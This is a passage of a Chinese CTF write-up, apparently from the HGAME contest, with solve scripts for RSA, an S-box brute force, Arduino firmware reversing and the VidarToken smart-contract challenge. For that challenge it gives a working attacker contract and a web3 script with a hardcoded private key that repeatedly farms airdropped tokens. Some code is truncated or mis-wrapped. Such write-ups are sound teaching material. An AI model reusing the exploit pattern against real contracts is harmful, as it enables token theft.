38     q = N // p
39     d = inverse(e, (p - 1) * (q - 1))
40     m = pow(c, d, N)
41     r.sendafter(b'> ', b'3')
42     r.sendafter(b'> ', b'3')
43     r.sendafter(b'input your answer: ', long_to_bytes(m))
44 solve1()
45 solve2()
46 solve3()
47 r.interactive()
48 #! hgame{U_mus7_b3_RS4_M@ster!!!}

```

## ezBlock

对 S 盒的差分攻击，搓脚本搓太久没搓出来，后面发现直接暴力似乎挺快的。

```
1  c = [0x6fae, 0x8497, 0x763b, 0x1524, 0x2d09, 0x0c11, 0xb74c, 0xe88d, 0x3273,
2    0x936f, 0xfa5a, 0xd1b0, 0x49f5, 0xc0e2, 0x5bd8, 0xaec6]
3  m_list = [0x0000, 0x1111, 0x2222, 0x3333, 0x4444, 0x5555, 0x6666, 0x7777,
4    0x8888, 0x9999, 0xaaaa, 0xbbbb, 0xcccc, 0xdddd, 0xeeee, 0xffff]
5  def s_substitute(m):
6      c = 0
7      s_box = {0: 0x6, 1: 0x4, 2: 0xc, 3: 0x5, 4: 0x0, 5: 0x7, 6: 0x2, 7: 0xe,
8    8: 0x1, 9: 0xf, 10: 0x3, 11: 0xd, 12: 0x8,
9    13: 0xa, 14: 0x9, 15: 0xb}
10     for i in range(0, 16, 4):
11         t = (m >> i) & 0xf
12         t = s_box[t]
13         c += t << i
14     return c
15 def s_substitute_rev(m):
16     c = 0
17     s_box = {0: 4, 1: 8, 2: 6, 3: 10, 4: 1, 5: 3, 6: 0, 7: 5, 8: 12, 9: 14,
18   10: 13, 11: 15, 12: 2,
19   13: 11, 14: 7, 15: 9}
20     for i in range(0, 16, 4):
21         t = (m >> i) & 0xf
22         t = s_box[t]
23         c += t << i
24     return c
25 CFB = [
26     [16, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0],
27     [0, 0, 6, 0, 0, 0, 0, 2, 0, 2, 0, 0, 2, 0, 4, 0],
28     [0, 6, 6, 0, 0, 0, 0, 0, 0, 2, 2, 0, 0, 0, 0, 0],
29     [0, 0, 0, 6, 0, 2, 0, 0, 2, 0, 0, 0, 4, 0, 2, 0],
30     [0, 0, 0, 2, 0, 2, 4, 0, 0, 2, 2, 2, 0, 0, 2, 0],
31     [0, 2, 2, 0, 4, 0, 0, 4, 2, 0, 0, 2, 0, 0, 0, 0],
32     [0, 0, 2, 0, 4, 0, 0, 2, 2, 0, 2, 2, 2, 0, 0, 0],
33     [0, 0, 0, 0, 0, 4, 4, 0, 2, 2, 2, 2, 0, 0, 0, 0],
34     [0, 0, 0, 0, 0, 2, 0, 2, 4, 0, 0, 4, 0, 2, 0, 2],
35     [0, 2, 0, 0, 0, 2, 2, 2, 0, 4, 2, 0, 0, 0, 0, 2],
36     [0, 0, 0, 0, 2, 2, 0, 0, 0, 4, 4, 0, 2, 2, 0, 0],
37     [0, 0, 0, 2, 2, 0, 2, 2, 2, 0, 0, 4, 0, 0, 2, 0],
38     [0, 4, 0, 2, 0, 2, 0, 0, 2, 0, 0, 0, 0, 0, 6, 0],
39     [0, 0, 0, 0, 0, 0, 2, 2, 0, 0, 0, 0, 6, 2, 0, 4],
40     [0, 2, 0, 4, 2, 0, 0, 0, 0, 0, 2, 0, 0, 0, 0, 6],
41     [0, 0, 0, 0, 2, 0, 2, 0, 0, 0, 0, 0, 0, 10, 0, 2]
42 ]
43 s_box = {0: 0x6, 1: 0x4, 2: 0xc, 3: 0x5, 4: 0x0, 5: 0x7, 6: 0x2, 7: 0xe, 8:
44   0x1, 9: 0xf, 10: 0x3, 11: 0xd, 12: 0x8,
45   13: 0xa, 14: 0x9, 15: 0xb}
46 # table = {0: 0x6, 1: 0x8, 2: 0x7, 3: 0x1, 4: 0x2, 5: 0x0, 6: 0xb, 7: 0xe,
47   8: 0x3, 9: 0x9, 10: 0xf, 11: 0xd, 12: 0x4, 13: 0xc, 14: 0x5, 15: 0xa}
48 # table = {0: 0xf, 1: 0x4, 2: 0x6, 3: 0x5, 4: 0xd, 5: 0xc, 6: 0x7, 7: 0x8,
49   8: 0x2, 9: 0x3, 10: 0xa, 11: 0x1, 12: 0x9, 13: 0x0, 14: 0xb, 15: 0xe}
```

```

44 # table = {0: 0xa, 1: 0x9, 2: 0x3, 3: 0x2, 4: 0x0, 5: 0x1, 6: 0x4, 7: 0x8,
    8: 0x7, 9: 0x6, 10: 0x5, 11: 0xb, 12: 0xf, 13: 0xe, 14: 0xd, 15: 0xc}
45 table = {0: 0xe, 1: 0x7, 2: 0xb, 3: 0x4, 4: 0x9, 5: 0x1, 6: 0xc, 7: 0xd, 8:
    0x3, 9: 0xf, 10: 0xa, 11: 0x0, 12: 0x5, 13: 0x2, 14: 0x8, 15: 0x6}
46 round = 1
47 for i in range(16):
48     for j in range(16):
49         for k in range(16):
50             for m in range(16):
51                 for n in range(16):
52                     if n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[0 ^ i]]]] ==
table[0] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[1 ^ i]]]] == table[1]
and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[2 ^ i]]]] == table[2] and n ^
s_box[m ^ s_box[k ^ s_box[j ^ s_box[3 ^ i]]]] == table[3] and n ^ s_box[m ^
s_box[k ^ s_box[j ^ s_box[4 ^ i]]]] == table[4] and n ^ s_box[m ^ s_box[k ^
s_box[j ^ s_box[5 ^ i]]]] == table[5] and n ^ s_box[m ^ s_box[k ^ s_box[j ^
s_box[6 ^ i]]]] == table[6] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[7 ^
i]]]] == table[7] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[8 ^ i]]]] ==
table[8] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[9 ^ i]]]] == table[9]
and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[10 ^ i]]]] == table[10] and n ^
s_box[m ^ s_box[k ^ s_box[j ^ s_box[11 ^ i]]]] == table[11] and n ^ s_box[m ^
s_box[k ^ s_box[j ^ s_box[12 ^ i]]]] == table[12] and n ^ s_box[m ^
s_box[k ^ s_box[j ^ s_box[13 ^ i]]]] == table[13] and n ^ s_box[m ^ s_box[k ^
s_box[j ^ s_box[14 ^ i]]]] == table[14] and n ^ s_box[m ^ s_box[k ^
s_box[j ^ s_box[15 ^ i]]]] == table[15]:
53                         print(i, j, k, m, n)
54                         exit(0)
55                     else:
56                         print(round)
57                         round += 1

```

hgame{4f42\_f493\_4f92\_4570\_d8d5}

## Misc

### Tunnel

出题人给的流量包没有隐去 flag，直接搜 flag 就行。

## Blockchain

### VidarToken

先来看看合约源码的关键部分：

```

1  contracts/VidarToken.sol
2  // SPDX-License-Identifier: UNLICENSED
3  pragma solidity ^0.8.0;
4
5  import "./lib/ERC20.sol";
6
7  contract VidarToken is ERC20 {
8
9      address private owner;

```

```

10     mapping(address => bool) public isAirdrop;
11     event SendFlag();
12
13     constructor() ERC20("VidarToken", "VIDAR") {
14         owner = msg.sender;
15     }
16
17     modifier onlyOwner() {
18         require(msg.sender == owner, "Only owner can call this function.");
19         _;
20     }
21
22     modifier isEOA() {
23         uint256 size;
24         address sender = msg.sender;
25
26         assembly {
27             size := extcodesize(sender)
28         }
29
30         require(size == 0, "Only EOA can call this function.");
31         _;
32     }
33
34     function mint(address account, uint256 amount) public onlyOwner {
35         _mint(account, amount);
36     }
37
38     function airdrop() isEOA public {
39         require(isAirdrop[msg.sender] == false, "You have already
airdropped!");
40         _mint(msg.sender, 10);
41         isAirdrop[msg.sender] = true;
42     }
43
44     function solve() public {
45         require(balanceOf(msg.sender) >= 600, "Not yet solved!");
46         emit SendFlag();
47     }
48
49 }

```

想要触发 `SendFlag()` 事件余额必须大于 600，这里增加余额只有两个方法 `airdrop()` 和 `mint()`，但是其中 `mint()` 需要 `owner` 才可以调用，并且这里似乎无法称为 `owner`，那么就考虑如何利用 `airdrop()` 了。

这里可以发现该合约继承了 ERC20 标准。ERC20 是一种以太坊智能合约标准，用于创建可交易的代币（即数字资产）。

可以调用 `ERC20` 中的一些函数来进行攻击，这里存在一些可利用的函数：

```

1     function transfer(address to, uint256 amount) public virtual override
returns (bool) {
2         _transfer(owner, to, amount);
3         return true;

```



```

4     }
5
6     function increaseAllowance(address spender, uint256 addedValue) public
virtual returns (bool) {
7         address owner = _msgSender();
8         _approve(owner, spender, allowance(owner, spender) + addedValue);
9         return true;
10    }
11
12    function _transfer(
13        address from,
14        address to,
15        uint256 amount
16    ) internal virtual {
17        require(from != address(0), "ERC20: transfer from the zero
address");
18        require(to != address(0), "ERC20: transfer to the zero address");
19
20        _beforeTokenTransfer(from, to, amount);
21
22        uint256 fromBalance = _balances[from];
23        require(fromBalance >= amount, "ERC20: transfer amount exceeds
balance");
24        unchecked {
25            _balances[from] = fromBalance - amount;
26            // overflow not possible: the sum of all balances is capped by
totalSupply, and the sum is preserved by
27            // decrementing then incrementing.
28            _balances[to] += amount;
29        }
30
31        emit Transfer(from, to, amount);
32
33        _afterTokenTransfer(from, to, amount);
34    }
35
36    function _approve(
37        address owner,
38        address spender,
39        uint256 amount
40    ) internal virtual {
41        require(owner != address(0), "ERC20: approve from the zero
address");
42        require(spender != address(0), "ERC20: approve to the zero
address");
43
44        _allowances[owner][spender] = amount;
45        emit Approval(owner, spender, amount);
46    }

```

其中 `transfer()` 就是从调用者向传入的地址参数进行转账, `increaseAllowance()` 是提升调用者对传入的地址参数的转账额度, 那么这里就存在我们可以利用的点, 我们可以构造一个攻击合约, 这个合约依次调用 `addrdrop()` --> `increaseAllowance()` --> `transfer()`, 这里转账的对象就是我们的账户, 我们不断在链上部署这个合约并进行转账, 那么循环 60 次我们的账户余额就能达到要求。

攻击合约:

```
1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 interface VidarToken{
5     function mint(address account, uint256 amount) external;
6     function airdrop() external;
7     function solve() external;
8     function increaseAllowance(address spender, uint256 addedValue)
9     external;
10    function transfer(address to, uint256 amount) external;
11 }
12
13 contract Attacker {
14     address target = 0xbB419275dE0A02107b2E76B9724dB97a4f8cA160;
15     VidarToken vt = VidarToken(target);
16     constructor() {
17         vt.airdrop();
18         vt.increaseAllowance(0x3Ae7D141623C3CB6B04f81103250938e16624fa7,
19         10);
20         vt.transfer(0x3Ae7D141623C3CB6B04f81103250938e16624fa7, 10);
21     }
22 }
```

攻击脚本:

```
1 import web3
2 import json
3
4 # Connect to the Ethereum network using a Web3 provider
5 web3 = web3.Web3(web3.Web3.HTTPProvider("http://week-
6 3.hgame.1wsec.cn:31665/"))
7 print(web3.isConnected())
8
9 with open('D:/codefield/code_py/Blockchain/SOL/薅羊毛.abi', 'r') as f:
10     abi = json.load(f)
11 with open('D:/codefield/code_py/Blockchain/SOL/薅羊毛.bin', 'r') as f:
12     code = f.read()
13
14 for i in range(60):
15     chain_id = 63504
16     my_address = "0x3Ae7D141623C3CB6B04f81103250938e16624fa7"
17     private_key =
18     "f0b8195755710fdbef353ff5dbb840ac635d8cd0b9c41d23c01b282c62a1277b"
19
20     #! 创建合约
21     NewContract = web3.eth.contract(abi=abi, bytecode=code)
22
23     #! 构造交易
24     nonce = web3.eth.getTransactionCount(my_address)
25     print(nonce)
26     transaction = NewContract.constructor().buildTransaction(
27         {
28             "chainId": chain_id,
```

```

27         "gasPrice": web3.eth.gas_price,
28         "from": my_address,
29         "nonce": nonce,
30     }
31 )
32
33     #! 签名交易
34     sign_txn = web3.eth.account.sign_transaction(transaction,
private_key=private_key)
35
36     #! 发送交易
37     tx_hash = web3.eth.sendRawTransaction(sign_txn.rawTransaction)
38     tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
39
40     #! 得到交易的地址
41     print("[+] contract address: " + tx_receipt.contractAddress)
42     print("[+] transaction hash: " + web3.toHex(tx_hash))

```

```

Can you get more VidarToken?
Your goal is to emit SendFlag event.

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.YP_686VpKkZ9CzY0s20VVS4MTiCi2feilwcpqeGEHWNGvIkF3b0o0L-_u___
d8e0coK1CdrfXPy2CxiFwfnc7QaCfqJ88kgtmXMB_DVCQKFpn0zHGhWataTt7Ktn3FuuzcLHz5GPbtCrajwHTLCkA
2RkLG3oAB0h1lnFhdwV7Xc0qQ
[-] input tx hash that emitted SendFlag event: dd0cea2660186586a16caf701ff9e5eb989b8404b24
b081793b0d65e8b00baeb
[+] flag: hgame{272f2a6e61c3e3e0a1a99ad51e49a82c55fba9c7}

```

## IOT

### UNO

给了一个 **hex** 文件，打开看是典型的 intel hex 格式，结合题目名 UNO，基本可以确定是 Arduino，Arduino UNO 是基于 ATmega328p 处理器、采用 Atmel AVR 指令集平台。

那么这里我们可以将 **hex** 转化为 **bin** 文件后利用 IDA 选择合适的处理器，但是我这里没有找到 ATmega328p 的处理器，所以选择跟其相近的 ATmega103\_L 处理器，能大概还原操作码。

汇编代码也不长，很容易定位到关键信息：

```

ROM:03AA  loc_3AA:                                ; CODE XREF: sub_326+8E↓j
ROM:03AA          ld      r24, Z+
ROM:03AB          ld      r25, Z+
ROM:03AC          movw    X, Z
ROM:03AD          sbiw    X, 2
ROM:03AE          ldi     r18, 0x23 ; '#'
ROM:03AF          eor     r24, r18
ROM:03B0          st      X+, r24
ROM:03B1          st      X, r25
ROM:03B2          cp      r14, ZL
ROM:03B3          cpc     r15, ZH
ROM:03B4          brne    loc_3AA
ROM:03B5          ldi     YL, 14
ROM:03B6          ldi     YH, 1

```

```

loc_3B7:                                     ; CODE XREF: sub_326+AF↓j
        ld     r8, Y+
        ld     r9, Y+
        ldi    r24, 0x22 ; ' "'
        eor    r8, r24
        mov    r0, r9
        lsl    r0
        sbc    r10, r10
        sbc    r11, r11
        ldi    r20, 0xA
        movw   r24:r25, r10:r11
        movw   r22:r23, r8:r9
        sbrs   r11, 7

```

同时下面发现了一些奇怪的数据：

```

        .dw    0x4B ; K
        .dw    0x44 ; D
        .dw    0x42 ; B
        .dw    0x4E ; N
        .dw    0x46 ; F
        .dw    0x58 ; X
        .dw    0x62 ; b
        .dw    0x50 ; P
        .dw    0x46 ; F
        .dw    0x57 ; W
        .dw    0x4B ; K
        .dw    0x4C ; L
        .dw    0x4D ; M
        .dw    0x7D ; }
        .dw    0x10
        .dw    0x52 ; R
        .dw    0x7E ; ~
        .dw    0x67 ; g
        .dw    0x54 ; T
        .dw    0x4F ; O
        .dw    0x5C ; \
        .dw    0

```

猜测应该是对这段数据进行了异或运算后进行输出，我们自己模拟这个过程即可恢复 flag：

```

1  enc = [0x4B, 0x44, 0x42, 0x4E, 0x46, 0x58, 0x62, 0x50, 0x46, 0x57, 0x4B,
2  flag = ""
3  for i in enc[:7]:
4      flag += chr(0x23 ^ i)
5  for i in enc[7:14]:
6      flag += chr(0x22 ^ i)
7  for i in enc[14:]:
8      flag += chr(0x21 ^ i)
9  print(flag)
10 #! hgame{Arduino_1s_Fun}

```

